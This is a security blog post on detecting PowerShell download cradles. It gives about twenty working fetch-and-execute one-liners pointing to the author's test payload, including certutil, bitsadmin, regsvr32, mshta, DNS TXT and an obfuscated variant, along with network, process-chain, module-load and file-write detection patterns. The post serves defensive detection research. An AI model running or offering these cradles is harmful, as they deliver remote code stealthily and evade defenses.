Matthew Green

I am a DFIR and detection guy from Sydney Australia.


(sitemap)~$ type to search

Navigation

» Home
» About Me
» Talks / Projects
» XML Feed

Powershell Download Cradles

02 Apr 2018 » posts



In this post I thought I would share some information on Powershell download cradles I put together recently. I'm going to provide an overview, highlighting areas I found interesting thinking about detection from both network and endpoint views.

I have also included a link to a results summary and a noisemaker script I have been using to test. I focused on Powershell download cradles, or more specifically cradles that I could execute a Powershell payload. I have also not included all the .NET methods that seem to be effectively the same as Powershell WebClient.

So what is a cradle and why do I care?

A download cradle is a single line command for download and code execution. Typically seen at the end of a maldoc or exploit, implementing the second stage download of exploit/infection within the attack lifecycle. A download cradle can also be part of a persistence mechanism, tooling or execution at other attack stages when an attacker attempts to download capability or run fileless.

From an evil standpoint - the best download cradles are proxy, credential and https aware so will slide right by a corporate firewall. For defenders, obtaining visibility and focusing detection at a common attack chokepoint, we can minimize impact effectively.

Menu
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1')"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "[System.Text.Encoding]::ASCII.GetString((New-Object Net.WebClient).DownloadData('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1')) | IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$sr=New-Object System.IO.StreamReader((New-Object Net.WebClient).OpenRead('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'));$res=$sr.ReadToEnd();$sr.Close();$res | IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "(New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1','C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'); GC 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742' | IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'|ForEach-Object{(IWR (Item Variable:_).Value)}) | IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'|ForEach{(IRM (Variable _).Value)}) | IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comExcel=New-Object -ComObject Excel.Application;While($comExcel.Busy){Start-Sleep -Seconds 1}$comExcel.DisplayAlerts=$False;$Null=$comExcel.Workbooks.Open('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1');While($comExcel.Busy){Start-Sleep -Seconds 1}IEX({$comExcel.Sheets.Item(1).Range('A1:R'+$comExcel.Sheets.Item(1).UsedRange.Rows.Count).Value2\|?{$_}}-Join'
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comWord=New-Object -ComObject Word.Application;While($comWord.Busy){Start-Sleep -Seconds 1}$comWord.Visible=$False;$doc=$comWord.Documents.Open('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1');While($comWord.Busy){Start-Sleep -Seconds 1}IEX($doc.Content.Text);$comWord.Quit();[Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comWord)"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comIE=New-Object -ComObject InternetExplorer.Application;While($comIE.Busy){Start-Sleep -Seconds 1}$comIE.Visible=$False;$comIE.Silent=$True;$comIE.Navigate('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1');While($comIE.Busy){Start-Sleep -Seconds 1}IEX($comIE.Document.Body.InnerText);$comIE.Quit();[Void][System.Runtime.InteropServices.Marshal]::ReleaseComObject($comIE)"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comMsXml=New-Object -ComObject MsXml2.ServerXmlHttp;$comMsXml.Open('GET','https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1',$False);$comMsXml.Send();IEX $comMsXml.ResponseText"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$comWinHttp=new-object -com WinHttp.WinHttpRequest.5.1;$comWinHttp.open('GET','https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1',$false);$comWinHttp.send();IEX $comWinHttp.responseText"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$sr=New-Object IO.StreamReader([System.Net.HttpWebRequest]::Create('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1').GetResponse().GetResponseStream());$res=$sr.ReadToEnd();$sr.Close();IEX $res"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$Xml = (New-Object System.Xml.XmlDocument);$Xml.Load('https://raw.githubusercontent.com/mgreen27/testing/master/test.xml');$Xml.command.a.execute | IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "Add-Type 'using System.Net;public class Class{public static string Method(string url){return (new WebClient()).DownloadString(url);}}';IEX ([Class]::Method('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'))"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "[Void][System.Reflection.Assembly]::Load([Byte[]](@(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184)+@(0)*7+@(64)+@(0)*35+@(128,0,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112,114 ,111,103,114,97,109,32,99,97,110,110,111,116,32,98,101,32,114,117,110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36)+@(0)*7+@(80,69,0,0,76,1,3,0,6,190,153,90)+@(0)*8+@(224,0,2,33,11,1,8,0,0 ,4,0,0,0,6,0,0,0,0,0,0,110,35,0,0,0,32,0,0,0,64,0,0,0,64,0,0,32,0,0,0,2,0,0,4)+@(0)*7+@(4)+@(0)*8+@(128,0,0,0,2,0,0,0,0,0,0,3,0,64,133,0,0,16,0,0,16,0,0,0,0,16,0,0,16,0,0,0,0,0,0,16)+@(0)*11+@(32,35 ,0,0,75,0,0,0,0,64,0,0,160,2)+@(0)*19+@(96,0,0,12)+@(0)*52+@(32,0,0,8)+@(0)*11+@(8,32,0,0,72)+@(0)*11+@(46,116,101,120,116,0,0,0,116,3,0,0,0,32,0,0,0,4,0,0,0,2)+@(0)*14+@(32,0,0,96,46,114,115,114,99,0 ,0,0,160,2,0,0,0,64,0,0,0,4,0,0,0,6)+@(0)*14+@(64,0,0,64,46,114,101,108,111,99,0,0,12,0,0,0,0,96,0,0,0,2,0,0,0,10)+@(0)*14+@(64,0,0,66)+@(0)*16+@(80,35,0,0,0,0,0,0,72,0,0,0,2,0,5,0,120,32,0,0,168,2,0, 0,1)+@(0)*55+@(19,48,2,0,17,0,0,0,1,0,0,17,0,115,3,0,0,10,2,40,4,0,0,10,10,43,0,6,42,30,2,40,5,0,0,10,42,0,0,0,66,83,74,66,1,0,1,0,0,0,0,0,12,0,0,0,118,50,46,48,46,53,48,55,50,55,0,0,0,0,5,0,108,0,0,0 ,12,1,0,0,35,126,0,0,120,1,0,0,204,0,0,0,35,83,116,114,105,110,103,115,0,0,0,68,2,0,0,8,0,0,0,35,85,83,0,76,2,0,0,16,0,0,0,35,71,85,73,68,0,0,0,92,2,0,0,76,0,0,0,35,66,108,111,98)+@(0)*7+@(2,0,0,1,7 1,21,2,9,0,0,0,0,250,1,51,0,22,0,0,1,0,0,0,4,0,0,0,2,0,0,0,2,0,0,0,1,0,0,0,5,0,0,0,2,0,0,0,1,0,0,0,1,0,0,0,2,0,0,0,0,0,10,0,1,0,0,0,0,6,0,43,0,36,0,6,0,95,0,63,0,6,0,127,0,63,0,10,0,179,0,168,0,0, 0,0,1,0,0,0,0,0,1,0,1,0,1,0,16,0,21,0,0,0,5,0,1,0,1,0,80,32,0,0,0,0,150,0,50,0,10,0,1,0,109,32,0,0,0,0,134,24,57,0,15,0,2,0,0,0,1,0,164,0,17,0,57,0,19,0,25,0,57,0,15,0,33,0,57,0,15,0,33,0,189,0,24,0 ,9,0,57,0,15,0,46,0,11,0,33,0,46,0,19,0,42,0,29,0,4,128)+@(0)*16+@(157,0,0,0,2)+@(0)*11+@(1,0,27,0,0,0,0,0,2)+@(0)*11+@(1,0,36)+@(0)*8+@(60,77,111,100,117,108,101,62,0,99,114,97,100,108,101,46,100,108 ,108,0,67,108,97,115,115,0,109,115,99,111,114,108,105,98,0,83,121,115,116,101,109,0,79,98,106,101,99,116,0,77,101,116,104,111,100,0,46,99,116,111,114,0,83,121,115,116,101,109,46,82,117,110,116,105,109 ,101,46,67,111,109,112,105,108,101,114,83,101,114,118,105,99,101,115,0,67,111,109,112,105,108,97,116,105,111,110,115,65,116,116,114,105,98,117,116,101,0,82,117,110 ,116,105,109,101,67,111,109,112,97,116,105,98,105,108,105,116,121,65,116,116,114,105,98,117,116,101,0,99,114,97,100,108,101,0,117,114,108,0,83,121,115,116,101,109,46,78,101,116,0,87,101,98,67,108,105, 101,110,116,0,68,111,119,110,108,111,97,100,83,116,114,105,110,103,0,3,32,0,0,0,0,221,77,161,112,179,108,67,66,138,95,4,222,69,250,124,72,0,8,183,122,92,86,25,52,224,137,4,0,1,14,14,3,32,0,1,4,32, 1,1,8,4,32,1,14,14,3,7,1,14,8,1,0,8,0,0,0,0,0,30,1,0,1,0,84,2,22,87,114,97,112,78,111,110,69,120,99,101,112,116,105,111,110,84,104,114,111,119,115,1,0,0,72,35)+@(0)*8+@(0,0,94,35,0,0,0,32)+@(0)*22+@ (80,35)+@(0)*8+@(95,67,111,114,68,108,108,77,97,105,110,0,109,115,99,111,114,101,46,100,108,108,0,0,0,0,255,37,0,32,64)+@(0)*155+@(1,0,16,0,0,0,24,0,0,128)+@(0)*14+@(1,0,1,0,0,0,48,0,0,128)+@(0) *14+@(1,0,0,0,0,0,72,0,0,88,64,0,0,68,2)+@(0)*8+@(0,0,68,2,52,0,0,0,86,0,83,0,95,0,86,0,69,0,82,0,83,0,73,0,79,0,78,0,95,0,73,0,78,0,70,0,79,0,0,0,0,0,189,4,239,254,0,0,1)+@(0)*16+@(0,63)+@(0)*7+@(4 ,0,0,2)+@(0)*14+@(0,68,0,0,0,1,0,86,0,97,0,114,0,70,0,105,0,108,0,101,0,73,0,110,0,102,0,111,0,0,0,0,0,36,0,4,0,0,0,84,0,114,0,97,0,110,0,115,0,108,0,97,0,116,0,105,0,111,0,110)+@(0)*7+@(176,4,164,1 ,0,0,1,0,83,0,116,0,114,0,105,0,110,0,103,0,70,0,105,0,108,0,101,0,73,0,110,0,102,0,111,0,0,0,128,1,0,0,1,0,48,0,48,0,48,0,48,0,52,0,98,0,48,0,0,0,44,0,2,0,1,0,70,0,105,0,108,0,101,0,68,0,101,0,1 15,0,99,0,114,0,105,0,112,0,116,0,105,0,111,0,110,0,0,0,0,0,32,0,0,0,48,0,8,0,1,0,70,0,105,0,108,0,101,0,86,0,101,0,114,0,115,0,105,0,111,0,110,0,0,0,0,0,48,0,46,0,48,0,46,0,48,0,46,0,48,0,0,0,56,0,11 ,0,1,0,73,0,110,0,116,0,101,0,114,0,110,0,97,0,108,0,78,0,97,0,109,0,101,0,0,0,99,0,114,0,97,0,100,0,108,0,101,0,46,0,100,0,108,0,108,0,0,0,0,0,40,0,2,0,1,0,76,0,101,0,103,0,97,0,108,0,67,0,111,0,112, 0,121,0,114,0,105,0,103,0,104,0,116,0,0,0,32,0,0,0,64,0,11,0,1,0,79,0,114,0,105,0,103,0,105,0,110,0,97,0,108,0,70,0,105,0,108,0,101,0,110,0,97,0,109,0,101,0,0,0,99,0,114,0,97,0,100,0,108,0,101,0,46,0, 100,0,108,0,108,0,0,0,0,0,52,0,8,0,1,0,80,0,114,0,111,0,100,0,117,0,99,0,116,0,86,0,101,0,114,0,115,0,105,0,111,0,110,0,0,0,48,0,46,0,48,0,46,0,48,0,46,0,48,0,0,0,56,0,8,0,1,0,65,0,115,0,115,0,101,0,1 09,0,98,0,108,0,121,0,32,0,86,0,101,0,114,0,115,0,105,0,111,0,110,0,0,0,48,0,46,0,48,0,46,0,48,0,46,0,48)+@(0)*360+@(32,0,12,0,0,0,112,51)+@(0)*502));([Class]::Method('https://raw.githubusercontent. com/mgreen27/testing/master/test.ps1')) | IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "Start-BitsTransfer 'https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1' 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'; GC 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'|IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$NULL=bitsadmin /transfer /Download 'https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1' 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'; GC 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742' | IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$NULL=certutil /urlcache /f 'https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1' 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742'; GC 'C:\Windows\Temp\8gj3i1qcbnpzyxk6olaw9dfmuehtv742' | IEX"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$temp='https://raw.githubusercontent.com/mgreen27/testing/master/test.sct';regsvr32.exe /s /u /i:$temp scrobj.dll"
"C:\Windows\system32\cmd.exe" /c "mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/mgreen27/testing/master/mshta.sct").Exec();close()"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -windowstyle hidden -noprofile "$b64=(IEX(nslookup -q=txt test.dfir.com.au 2>$null)[-1];[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($b64))| IEX"

Network Detection

Network is usually the easiest point of visibility but can be noisy looking at unfiltered events. I have found interesting use cases baselining current activity then spotting deviations from

normal filtering on User-Agent, content, http method, destination domain and URL.

Understanding the traffic behavior for each cradle and whitelisting trusted components is a good start on building out detection.

Technique	Method: User-Agent	Notes
Powershell WebClient, XmlRequest	GET: $Null	Extremely noisy and you may find alternate endpoint detection below is the best path beyond a standard content based approach. User-Agent is trivial to change.
Invoke-WebRequest, Invoke-RequestMethod	GET: Mozilla/* (Windows NT; Windows NT *; *) WindowsPowerShell/*	Easy to detect and baseline all traffic using a search for User-Agent=*WindowsPowershell*. User-Agent is trivial to change.
PowerShell Word COM Object, Excel COM Object	OPTIONS: Microsoft Office * HEAD: Microsoft Office * HEAD: Microsoft Office Existence Discovery GET: Mozilla/* (compatible; MSIE *; Windows NT * Trident/*; .NET *; .NET CLR *; ms-office; MSOffice*)	Bucketing for multiple methods by URL over a few seconds reduces noise significantly. Legitimate activity typically GET and involves document content.
Powershell IE COM Object	GET: Mozilla/* (Windows NT *; WOW64; Trident/*; rv:*) like Gecko	Extremely noisy and you may find alternate endpoint detection below is the best path beyond a standard content based approach.
Powershell MsXml COM, WinHttp COM	GET: Mozilla/* (compatible; Win32; WinHttp.WinHttpRequest.*)	Does not appear to be proxy aware, so understanding this context (and response codes!) may be helpful in determining priority.
Microsoft BITS	HEAD: Microsoft BITS/* GET: Microsoft BITS/*	Fairly simple to basline as Microsoft BITS typically requests Windows Update, application and media domain content.
Microsoft CertUtil	GET: CertUtil URL Agent GET: Microsoft-CryptoAPI/*	Note: two GET requests are always initiated by this download cradle method one of each User-Agent. Best detection on User-Agent = “CertUtil URL Agent” as this is sparse. Legitimate traffic is easy to baseline as typically involves certificate related traffic to a fairly static set of domains.
regsvr32.exe, wmic.exe, rundll32.exe, mshta.exe	GET: Mozilla/* (compatible; MSIE *; Windows NT * Trident/*; .NET*; .NET CLR *)	Another relatively noisy User-Agent, focus on content and endpoint.
WebDAV	Microsoft-WebDAV-MiniRedir/*	WebDAV GET requests are very sparse and simple to detect evil if monitored.
DnsTxtRecord	N/A	N/A in most orgs. DNS TXT traffic is typically DMARC related, very large encoded responses for unusual requests are immediately suspicious

Endpoint Detection

Endpoint visibility enables the lions share of quality detection opportunities and bypasses network encryption limitations. I see several main visibility areas that highlight the benefit of modern endpoint capability in addition to network monitoring.

Process Image Chains

One of the most well-known methods for spotting evil is parent / child process relationships. A shell, script interpreter or loader as a child to a commonly exploited program may indicate some type of evil leading to the use of a download cradle.

Some examples:

Parent: `(?i).*\\(winword|excel|powerpnt|mspub|visio|outlook)\.exe`

Child: `(?i).*\\(cmd|powershell|cscript|wscript|wmic|regsvr32|schtasks|rundll32|mshta|hh)\.exe`

Similarly WmiPrvSE, a shell or script interpreter as parent may indicate a process chain of cradle execution.

Some examples:

Parent: `(?i).*\\(mshta|powershell|cmd|rundll32|cscript|wscript|wmiprvse.exe)\.exe`

Child: `(?i).*\\(cmd|powershell|schtasks|reg|nslookup|certutil|bitsadmin)\.exe`

Some of these process relationships may be legitimate in a large environment so appropriate baselining is recommended. A mature blue team understands expected process image and chain mappings to spot deviation from normal. A mature team is also able to spot new and unusual process paths across multigenerational chains.

Image	ProcessId	ParentImage	ParentProcessId
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	2684	C:\Windows\explorer.exe	2096
C:\Windows\SysWOW64\cmd.exe	2552	C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	2684
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2192	C:\Windows\SysWOW64\cmd.exe	2552

Command Line

Considering process command line makes the blue team’s job much easier by adding another whitelistable data point to the process chain stack.

Image	pid	CommandLine	ParentImage	ppid	ParentCommandLine
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	2684	"C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Matt.DFIR\Desktop\DDE_powershell.xlsx"	C:\Windows\explorer.exe	2096	C:\Windows\Explorer.EXE
C:\Windows\SysWOW64\cmd.exe	2552	CMD.EXE /c powershell IEX((New-Object System.Net.WebClient).DownloadString("http://bit.ly/2DyGpPg"))	C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	2684	"C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Matt.DFIR\Desktop\DDE_powershell.xlsx"
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	2192	powershell IEX((New-Object System.Net.WebClient).DownloadString("http://bit.ly/2DyGpPg"))	C:\Windows\SysWOW64\cmd.exe	2552	CMD.EXE /c powershell IEX((New-Object System.Net.WebClient).DownloadString("http://bit.ly/2DyGpPg"))
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	4800	"C:\Program Files (x86)\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Users\Matt.DFIR\Desktop\macro_powershell.xls"	C:\Windows\explorer.exe	2096	C:\Windows\Explorer.EXE
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	3488	powershell.exe -WindowStyle Hidden -noprofile -noexit -c IEX ((New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mgreen27/testing/master/test.ps1'))	C:\Windows\System32\wbem\WmiPrvSE.exe	4128	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding

Some of the gaps to this method as a standalone technique is command line obfuscation. Obfuscation is an extreamly large area and to give coverage justice, I have included a link in my references below to some excellent research by Daniel Bohannon (Invoke-CradleCrafter was a huge influence on some of the types of cradles I tested).

```
PS C:\Users\Matt.DFIR> cmd /V:ON/R"set 3TM=(New-Objezt Net.WebClieqkt).Dowqkload
Striqkq('UAttps://raw.qitUAubuserzoqkteqkt.zom/mqreeqk27/mqreeqk27.qitUAub.io/ma
ster/otUAer/DowqkloadCradle/payloads/test.ps1')^|IkX&&set 2uy=!3TM:UA=h!&&set UG
=!2uy:z=c!&&set 9b=!UG:qk=n!&&set SbDY=!9b:k=E!&&set mA=!SbDY:q=g!&&powershell.e
xe ""!mA!""
2018-04-03T21:13:32 Download Cradle test success!
```

From a defenders standpoint, obfuscation can defeat specific command line detection, however itself is an indicator. Understanding process chains and their command line enables defenders to whitelist known good and spot abnormalities.</p>

Its also worthy to note, depending on the obfuscation type - enabling latest Powershell version 5.x script block logging and Windows10 Anti-Malware Scan Interface equipped tools can assist detection of obfuscated Powershell payloads at runtime.

Module loads

Module loads provide another unique visibility point vital for modern endpoint based detection. For an attacker living off the land it is impossible for a download cradle to operate without network based modules. Below you can see an example of Powershell loaded network modules during execution.

Description	ImageLoaded	Image
Microsoft SChannel Provider	C:\Windows\System32\ncryptsslp.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TLS / SSL Security Provider	C:\Windows\System32\schannel.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FWP/IPsec User-Mode API	C:\Windows\System32\FWPUCLNT.DLL	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Remote Access AutoDial Helper	C:\Windows\System32\rasadhlp.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Windows HTTP Services	C:\Windows\System32\winhttp.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Microsoft Windows Sockets 2.0 Service Provider	C:\Windows\System32\mswsock.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
DNS Client API DLL	C:\Windows\System32\dnsapi.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Routing Utilities	C:\Windows\System32\rtutils.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
DHCP Client Service	C:\Windows\System32\dhcpcsvc.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
DHCPv6 Client	C:\Windows\System32\dhcpcsvc6.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Network Store Information RPC interface	C:\Windows\System32\winnsi.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
IP Helper API	C:\Windows\System32\IPHLPAPI.DLL	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Remote Access Connection Manager	C:\Windows\System32\rasman.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Remote Access API	C:\Windows\System32\rasapi32.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Some good examples I picked out of my dataset are:

- Powershell.exe loading rasman.dll and rasapi32.dll (Powershell network methods)
- Powershell.exe loading ieproxy.dll (Powershell IE COM methods)
- Powershell.exe loading dnsapi.dll or winhttp.dll or wininet.dll (Common network modules)
- Powershell.exe loading msxml3.dll (Powershell MsXml COM)
- Powershell.exe loading qmgrprxy.dll or Microsoft.BackgroundIntelligentTransfer.Management.Interop.dll (Powershell BITS)
- Certutil.exe loading wininet.dll
- regsvr32.exe loading scrobj.dll and wininet.dll (Squiblydoo)

Keep in mind, the list above is focused on Powershell cradles. I have seen downloaders implemented for COM objects from vbscript and other languages so it may be worth also considering module loads more heuristically - e.g common script interpreters. Module visibility is key.

Network connections

Network connections from the endpoints view provides additional context to detect bad. A mature blue team can collect and baseline network connections by process and user context. In most environments, powershell.exe (and others) would be unexpected connecting to the internet on a standard user endpoint.

Image	User	Hostname	SrcIp	SrcPort	DestIp	DestPort	Protocol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49574	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49575	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49576	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49577	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49578	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49579	151.101.0.133	443	https
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49587	151.101.0.133	443	https
C:\Program Files (x86)\Microsoft Office\root\Office16\EXCEL.EXE	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49589	151.101.0.133	443	https
C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49598	151.101.0.133	443	https
C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49599	151.101.0.133	443	https
C:\Program Files (x86)\Internet Explorer\iexplore.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49602	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49605	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49606	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49607	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49608	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49609	151.101.0.133	443	https
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49610	151.101.0.133	443	https
C:\Windows\System32\svchost.exe	NT AUTHORITY\SYSTEM	Investigator.dfir.lab	192.168.7.150	49611	151.101.0.133	443	https
C:\Windows\System32\certutil.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49613	151.101.0.133	443	https
C:\Windows\System32\certutil.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49612	151.101.0.133	443	https
C:\Windows\System32\regsvr32.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49614	151.101.0.133	443	https
C:\Windows\System32\mshta.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	49615	151.101.0.133	443	https
C:\Windows\System32\nslookup.exe	DFIR\matt	Investigator.dfir.lab	192.168.7.150	63773	192.168.7.2	53	dns

File write events

Despite most Powershell download cradles in my list above being classed as memory resident, there are some that write payloads and artefacts. In the example below of particular interest in the Internet Explorer and Office COM object methods are the cached and *.url link files for downloaded file.

Image	TargetFilename
C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE	C:\Users\Matt.DFIR\AppData\Local\Microsoft\Windows\INetCache\IE\PAEPZ81M\test[1].txt
C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE	C:\Users\Matt.DFIR\AppData\Local\Microsoft\Windows\INetCache\IE\PAEPZ81M\test[1].ps1
C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\payloads on raw.githubusercontent.com.url
C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\index.dat
C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE	C:\Users\Matt.DFIR\AppData\Roaming\Microsoft\Office\Recent\test.ps1.url
